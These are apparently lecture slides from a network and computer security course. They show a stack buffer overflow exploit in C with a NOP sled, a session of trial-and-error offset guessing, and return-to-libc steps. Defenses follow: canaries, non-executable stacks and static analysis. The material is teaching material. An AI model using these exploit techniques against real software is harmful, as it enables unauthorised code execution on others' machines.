Foundations of Network and Computer Security

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Lecture #19
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Announcements

- Quiz #3 – This Thursday
  - Covers material from midterm through today
- Project #3 on the Web
- Challenge Problem #3 on the Web
- Midterm Solutions
  - Please keep to yourself
- It’s election day
  - Please vote

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

- Now we need to inject our shell code into this program
  - We'll pretend we don't know the code layout or the buffer size
  - Let's attack this program

exploit1.c

```
void main(int argc, char *argv[]) {
  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);   putenv(buff);   system("/bin/bash");
}
```

Let’s Try It!

```
research $ ./exploit1 600 0
Using address: 0xbffffdb4
research $ ./vulnerable $EGG
Illegal instruction
research $ exit
research $ ./exploit1 600 100
Using address: 0xbffffd4c
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
research $ ./exploit1 600 200
Using address: 0xbffffce8
research $ ./vulnerable $EGG
Segmentation fault
research $ exit
.
.
.
research $ ./exploit1 600 1564
Using address: 0xbffff794
research $ ./vulnerable $EGG
$
```

Doesn’t Work Well: A New Idea

- We would have to guess exactly the buffer’s address
  - Where the shell code starts
- A better technique exists
  - Pad front of shell code with NOP’s
  - We’ll fill half of our (guessed) buffer size with NOP’s and then insert the shell code
  - Fill the rest with return addresses
  - If we jump anywhere in the NOP section, our shell code will execute

Final Version of Exploit

```
void main(int argc, char *argv[]) {
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  buff = malloc(bsize);    addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);    putenv(buff);     system("/bin/bash");
}
```

Project #3

- Project #3 is on the web
  - Take the vulnerable program we've been working with

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

  - Make it execute the command "ls /" on your machine
  - Due Dec 02
  - (This may be the last programming project in the course; unless you want more?!)

Small Buffers

- What if buffer is so small we can't fit the shell code in it?
  - Other techniques possible
  - One way is to modify the program's environment variables
    - Assumes you can do this
    - Put shell code in an environment variable
    - These are on the stack when the program starts
    - Jump to its address on the stack
    - No size limitations, so we can use *lots* of NOP's


Defenses

- Now that we understand how these attacks work, it is natural to think about ways to defeat them
  - There are countless suggested defenses; we look at a few:
    - StackGuard (Canaries)
    - Non-executable Stacks
    - Static Code Analysis

StackGuard

- Idea (1996):
  - Change the compiler to insert a “canary” on to the stack just after the return address
  - The canary is a random value assigned by the compiler that the attacker cannot predict
  - If the canary is clobbered, we assume the return address was altered and we terminate the program
  - Built in to Windows 2003 Server and provided by Visual C++ .NET
    - Use the /GS flag; on by default (slight performance hit)


Sample Stack with Canary



Canaries can be Defeated

- A nice idea, but depending on the code near a buffer overflow, they can be defeated
  - Example: if a pointer (int *a) is a local and we copy another local (int *b) to it somewhere in the function, we can still over-write the return address
    - Not too far fetched since we commonly copy ptrs around

Avoiding Canaries



First, overflow the buffer as shown above.
Then when executing ****a = *b*** *we will copy code start addr into ret*

Moral: If Overruns Exist, High Probability of an Exploit

- There have been plenty of documented buffer overruns which were deemed unexploitable
- But plenty of them are exploitable, even when using canaries
- Canaries are a hack, and of limited use


Non-Executing Stacks and Return to LibC

- Suppose the stack is marked as non-executable
  - Some hardware can enforce bounded regions for executable code
  - This is not the case on generic Linux, however, since all our example programs for stack overruns work just fine, but there is a Linux version which supports this
    - Has to do all kinds of special stuff to accommodate programs which *need* an executable stack
    - Linux uses executable stacks for signal handling
    - Some functional languages use an executable stack for dynamic code generation
    - The special version of Linux has to detect this and allow executable stacks for these processes

Return to LibC: Getting around the Non-Executing Stack Problem

- Assume we can still over-write the stack
  - 1) Set return address to system() in LibC
    - Use address of dynamically-linked entry point
  - 2) Write any sfp
  - 3) Write address of exit() as new ret addr
  - 4) Write pointer to “/bin/sh”
  - 5) Write string “/bin/sh”

Return to LibC: Stack Configuration



First, overflow the buffer as shown above.
When function returns, we go to system("/bin/sh") which spawns a shell

Automated Source Code Analysis

- Advantages:
  - Can be used as a development tool (pre-release tool)
  - Can be used long after release (legacy applications)
  - Method is *proactive* rather than reactive
    - Avoid vulnerabilities rather than trying to detect them at run-time
- In order to conduct the analysis, we need to build a model of the program
  - The model will highlight features most important for security

Modeling the Program

- Programmatic Manipulation
  - Model should be something we can automate (rather than do by hand)
- Faithfulness
  - Model should accurately reflect program behavior
- Semantic Global Analysis
  - Model should capture program semantics in a global context
- Lightweight
  - Easily constructed and manipulated even for large complex programs; no extensive commenting by the developer should be required
- Lifecycle-Friendly
  - Deriving and analyzing the model is efficient so that analysis can apply to new software without affecting time-to-market

Static Analysis

- Long research history
  - Typically used by compiler people to write optimizers
  - Also used by program verification types to prove correct some implementation
  - Security researchers are therefore not starting from ground zero when applying these tools to model security concerns in software
- Let's look at how we can address the "buffer overflow problem" using static analysis

An Analysis Tool for Detecting Possible Buffer Overflows

- Method Overview
  - Model the program's usage of strings
    - Note that pointers can go astray and cause overflows as well, but these will not be modeled
    - Most overflows "in the wild" are related to string mishandling
  - Produce a set of contraints for the "integer range problem"
  - Use a constraint solver to produce warnings about possible overflows

Modeling Strings

- C strings will be treated as an abstract data type
  - Operations on strings are **`strcpy`**(), **`strcat`**(), etc.
  - As mentioned, pointer operations on strings aren't addressed
- A buffer is a pair of integers
  - For each string we track its allocated size and it current length (ie, the number of bytes currently in use, including null terminators)
  - So, for each string s we track alloc(s) and len(s)
  - Note that alloc(s) and len(s) are variables and not functions!
  - Each string operation is translated into its effect on these values
  - The safety property is len(s) <= alloc(s) for all strings s
- We don't care about the actual contents of the strings

The Translation Table

Original C Source	Derived Abstract Model
`char s[n];`	`alloc(s) = n;`
`s[n] = '\0';`	`len(s) = max(len(s), n+1)`
`p = "foo";`	`len(p) = 4; alloc(p) = 4;`
`strlen(s)`	`len(s)-1`
`gets(s);`	`len(s) = choose(1…∞);`
`fgets(s,n,…);`	`len(s) = choose(1…n);`
`strcpy(dst, src);`	`len(dst) = len(src);`
`strncpy(dst, src, n);`	`len(dst) = min(len(src), n);`
`strcat(s, suffix);`	`len(s) += len(suffix) – 1;`
`strncat(s, suffix, n);`	`len(s) += min(len(suffix)–1,n);`
`And so on . . .`	

Program Analysis

- Once we set these “variables” we wish to see if it’s possible to violate our constraint (len(s) <= alloc(s) for all strings s)
  - A simplified approach is to do so *without* flow analysis
    - This makes the tool more scalable because flow analysis is hard
    - However it means that **`strcat`**() cannot be correctly analyzed
    - So we will flag every nontrivial usage of **`strcat`**() as a potential overflow problem (how annoying)
- The actual analysis is done with an “integer range analysis” program which we won’t describe here
  - Integer range analysis will examine the constraints we generated above and determine the possible ranges each variable could assume

Evaluating the Range Analysis

- Suppose the range analysis tells us that for string s we have

  a <= len(s) <= b and c <= alloc(s) <= d

- Then we have three possibilities:

  b <= c s never overflows its buffer

  a > d s always overflows its buffer (usually caught early on)

  c <= b s possibly overflows its buffer: issue a warning

An Implementation of the Tool

- David Wagner implemented (a simple version of) this tool as part of his PhD thesis work
  - Pointers were ignored
    - This means `*argv[]` is not handled (and it is a reasonably-frequent culprit for overflows)
  - `structs` were handled
    - Wagner ignored them initially, but this turned out to be bad
  - function pointers, `unions`, ignored

Emperical Results

- Applied to several large software packages
  - Some had no known buffer overflow vulnerabilities and other did
- The Linux **`nettools`** package
  - Contains utilities such as **`netstat`**, **`ifconfig`**, **`route`**, etc.
  - Approximately 7k lines of C code
  - Already hand-audited in 1996 (after several overflows were discovered)
  - Nonetheless, Wagner discovered several more exploitable vulnerabilities

And then there's **`sendmail`**

- **`sendmail`** is a Unix program for forwarding email
  - About 32k lines of C
  - Has undergone several hand audits after many vulnerabilities were found (overflows and race conditions mostly)
  - Wagner found one additional off-by-one error
- Running on an old version of **`sendmail`** (v. 8.7.5), he found 8 more (all of which had been subsequently fixed)

Performance

- Running the tool on **`sendmail`** took about 15 mins
  - Almost all of this was for the constraint generation
  - Combing by hand through the 44 “probable overflows” took much longer (40 of these were false alarms)
  - But **`sendmail`** 8.9.3 has 695 calls to potentially unsafe string routines
    - Checking these by hand would be 15 times more work than using the tool, so running the tool *is* worthwhile here